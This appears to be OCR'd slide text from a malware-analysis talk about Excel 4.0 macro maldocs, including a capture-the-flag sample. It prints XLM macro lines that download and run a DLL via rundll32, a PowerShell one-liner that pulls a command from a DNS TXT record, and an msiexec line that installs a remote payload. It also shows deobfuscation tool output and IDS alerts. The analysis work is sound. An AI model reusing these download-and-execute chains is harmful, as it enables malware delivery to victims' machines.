
A28 n

type_num	returns
1	Name of the environment in which Microsoft Excel is running, as text, followed by the environment's version number

```
$
=WORKBOOK.HIDE("c1zB0vasNO", TRUE)
=GET.WORKSPACE(1)
=IF(ISNUMBER(SEARCH("Windows",N546)), ON.TIME(NOW()+"00:00:02", "agawf23f"),CLOSE(FALSE))
$
P
```


=WORKBOOK.HIDE("c1zB0vasNO", TRUE)
=GET.WORKSPACE(1)
=IF(ISNUMBER(SEARCH("Windows",N546)), ON.TIME(NOW()+"00:00:02", "agawf23f"),CLOSE(FALSE))


$ IF(logical_test, **[value_if_true]**, [value_if_false])
P





```
CALL("Kernel32","CreateDirectoryA","JCJ","C:\rncwner",0)
CALL("Kernel32","CreateDirectoryA","JCJ","C:\rncwner\CkkYKlI",0)
CALL("URLMON","URLDownloadToFileA","JJCCJJ",0,"http://0b.htb/s.dll","C:\rncwner\CkuiQhTXx.dll",0,0)
CALL("Shell32","ShellExecuteA","JJCCCCJ",0,"Open","rundll32.exe","C:\rncwner\CkuiQhTXx.dll HTB{n0w_eXc3l_4.0_M4cr0s_r_b4cK}",0,0)
```

```
remnux@remnux:~/Desktop$ strings oBfsC4t10n2.xls | grep http
http://0b.htb/s.dll
http://0b
```

LIMITED ACTIVITY



CASE STUDY: BA6A317E8F93AB25C3FB4BDCCEF0905F



SOCIAL ENGINEERING, NO IMAGE

This document is encrypted by Microsoft Office Excel

In order to view the document, please click `Enable Editing` and `Enable Content`


EXTRACT THE LOGIC

```
XLMMacroDeobfuscator(v 0.1.4) - https://github.com/DissectMalware/XLMMacroDeobfuscator

File: /home/remnux/Desktop/test.xls

Encrypted xls file
Failed to decrypt the file
Use --password switch to provide the correct password
```

```
msoffcrypto-tool -p VelvetSweatshop test.xls test-decrypted.xls
```


```
XLMMacroDeobfuscator(v 0.1.4) - https://github.com/DissectMalware/XLMMacroDeobfuscator

File: /home/remnux/Desktop/test2.xls

Unencrypted xls file

[Loading Cells]
auto_open: auto_open->xl57!KFxcnIFxU
[Starting Deobfuscation]
[END of Deobfuscation]
time elapsed: 0.15144062042236328
```

TOOLS MAY NOT ALWAYS KEEP UP



SOMETIMES THE SE IS MORE CONVINCING

```
powershell -ep bypass -nop -c "powershell . ((nslookup.exe -q=txt
inventivecyber.com 8.8.4.4 ))[5]"
```




```
Non-authoritative answer:
inventivecyber.com      text =

        "msiexec /i http://n.3x.ag/fsdf123fsdf/family.png /q"
```

https://0xevilc0de.com/maldoc-uses-rc4-to-hide-powershell-script-retrieves-payload-from-dns-txt-record/

EVERYTHING COMES IN STAGES


```
GET /zeus16/wp-includes/tubaw5y35/ HTTP/1.1
Host: beansmedia.com
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 16 Oct 2019 23:58:04 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: 5da7ae8c386c0=1571270284; expires=Wed, 16-Oct-2019 23:59:04 GMT; path=/
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
```

#	Timestamp ▲	Source / Dest	Signature
1	2019-10-16 17:58:05 9 days ago	S: 149.210.131.83 D: 192.168.1.101	ET POLICY PE EXE or DLL Windows file download HTTP
1	2019-10-16 17:58:05 9 days ago	S: 149.210.131.83 D: 192.168.1.101	ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download
1	2019-10-16 17:58:05 9 days ago	S: 149.210.131.83 D: 192.168.1.101	ET INFO EXE - Served Attached HTTP


```
1
```

